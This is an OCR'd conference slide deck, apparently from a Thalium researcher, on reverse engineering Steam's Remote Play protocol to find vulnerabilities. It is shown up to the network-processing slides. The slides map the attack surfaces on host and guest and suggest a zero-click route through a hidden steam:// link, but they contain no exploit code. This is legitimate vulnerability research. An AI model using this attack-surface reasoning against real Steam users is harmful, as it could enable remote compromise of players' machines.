THALIUM

Bug hunting in Steam: a journey into the Remote Play protocol

Valentino RICOTTA

June 2023

whoami

- **Valentino Ricotta** (@face0xff)
  - Reverse Engineering analyst @ Thalium
  - CTF addict

whoami

- **Valentino Ricotta** (@face0xff)
  - Reverse Engineering analyst @ Thalium
  - CTF addict

- Thalium
  - Part of Thales group
  - Based in Rennes
  - Reverse engineering, vulnerability research, low-level development, CTI...

https://thalium.re/

https://twitter.com/thalium_team

Outline

1. Introduction
2. Presentation of Remote Play
3. Study of the Remote Play implementation in Steam
4. Main attack surfaces
5. Building a dedicated fuzzer
6. Results

Introduction

Introduction

Context

- 3,000,000,000+ people play video games
- 1,000,000,000+ people play online video games
- Lots of platforms / systems
- Diverse demography among players

➢ **Great target for remote hackers**

Introduction

Target

- Valve
  - Created many popular games: Half-Life, Counter-Strike, Portal…
  - Well known game engine: Source Engine
  - Bug bounty program on HackerOne, some public reports! → great entry point

Introduction

Target


- Valve
  - Created many popular games: Half-Life, Counter-Strike, Portal…
  - Well known game engine: Source Engine
  - Bug bounty program on HackerOne, some public reports! → great entry point

- **Steam**
  - Software application developed by Valve
  - Most widely used video game platform
  - Centralizes and distributes 50,000+ games
  - Many features (social network, game integration, marketplace…)

Introduction


Choice of a component to target

- Lots of interesting attack surfaces!
  - Game-specific components
  - Source engine
  - Steamworks API
  - Steam client itself (less researched?)



Choice of a component to target


- Lots of interesting attack surfaces!
  - Game-specific components
  - Source engine
  - Steamworks API
  - Steam client itself (less researched?)




Introduction

Choice of a component to target

- Lots of interesting attack surfaces!
  - Game-specific components
  - Source engine
  - Steamworks API
  - Steam client itself (less researched?)






Introduction

Choice of a component to target

- A specific component in Steam...
  - Undocumented protocol
  - No public reports, blog posts...
  - Widely used and with interesting features!



Presentation of Remote Play

Presentation of Remote Play


Timeline

Steam Link
2015

STEAM LINK

2018
Steam Link
(software)

Remote Play Together
2019



Presentation of Remote Play

Remote Play Together

- Play through another player without owning the game
- Streaming and remote control protocol

Presentation of Remote Play


Remote Play Together

- Play through another player without owning the game
- Streaming and remote control protocol

Presentation of Remote Play

Remote Play Together


- Play through another player without owning the game
- Streaming and remote control protocol



Presentation of Remote Play

Host/guest interaction

- Host sends invite link to start Remote Play session
- Direct connection between host and guest
  - P2P / transparent relay: directly attack remote machine!
  - Can find vulnerabilities client-side (guest) or server-side (host)



Impact

- Both client-side and server-side security is worth looking at
- **Even stronger impact for client victims:**
  - No particular game has to be owned on Steam
  - No need to be friends with the attacker (anyone can open an invite link)
  - Attack may be turned zero-click (hidden `steam://` wrapper in a web page)

Study of the Remote Play implementations in Steam

Software architecture


- Analysis conducted on the Windows environment

- Server: `SteamUI.dll`
- Client: `streaming_client.exe` (separate process)
- ~30 MB of stripped C++...

Study of the Remote Play implementations in Steam

A little help...


- Steam Link client for Android has symbols (function names)!!
  - Native library
  - Compilation mistake from Valve?



Study of the Remote Play implementations in Steam


Reverse engineering the protocol

- Getting started: SteamDB project




...


Network reception logic and processing




Network reception logic and processing




Network reception logic and processing



Network reception logic and processing

